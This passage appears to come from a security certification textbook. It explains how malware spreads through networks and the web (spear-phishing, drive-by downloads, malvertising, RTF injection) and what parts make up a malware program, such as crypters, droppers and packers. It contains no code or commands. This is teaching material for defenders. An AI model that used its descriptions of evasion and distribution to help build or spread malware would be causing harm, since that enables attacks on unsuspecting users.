
Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.



Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)

- Ranking malware **pages highly** in search results

Compromised Legitimate Websites

- Hosting embedded malware that spreads to **unsuspecting visitors**

Social Engineered Click-jacking

- Tricking users into **clicking on innocent-looking** webpages

Drive-by Downloads

- **Exploiting flaws** in browser software to install malware just by visiting a web page

Spear-phishing Sites

- Mimicking legitimate institutions in an attempt to **steal login credentials**

Spam Emails

- Attaching the malware to emails and tricking victims **to click the attachment**

Malvertising

- Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

RTF Injection

- Injecting **malicious macros** into an RTF file and tricking users to open the malicious document


Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.



Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches.

  It can take the following forms:

  - Java Applets
  - ActiveX Controls
  - Browser Plug-ins
  - Pushed Content

Potentially Unwanted Application or Applications (PUAs)

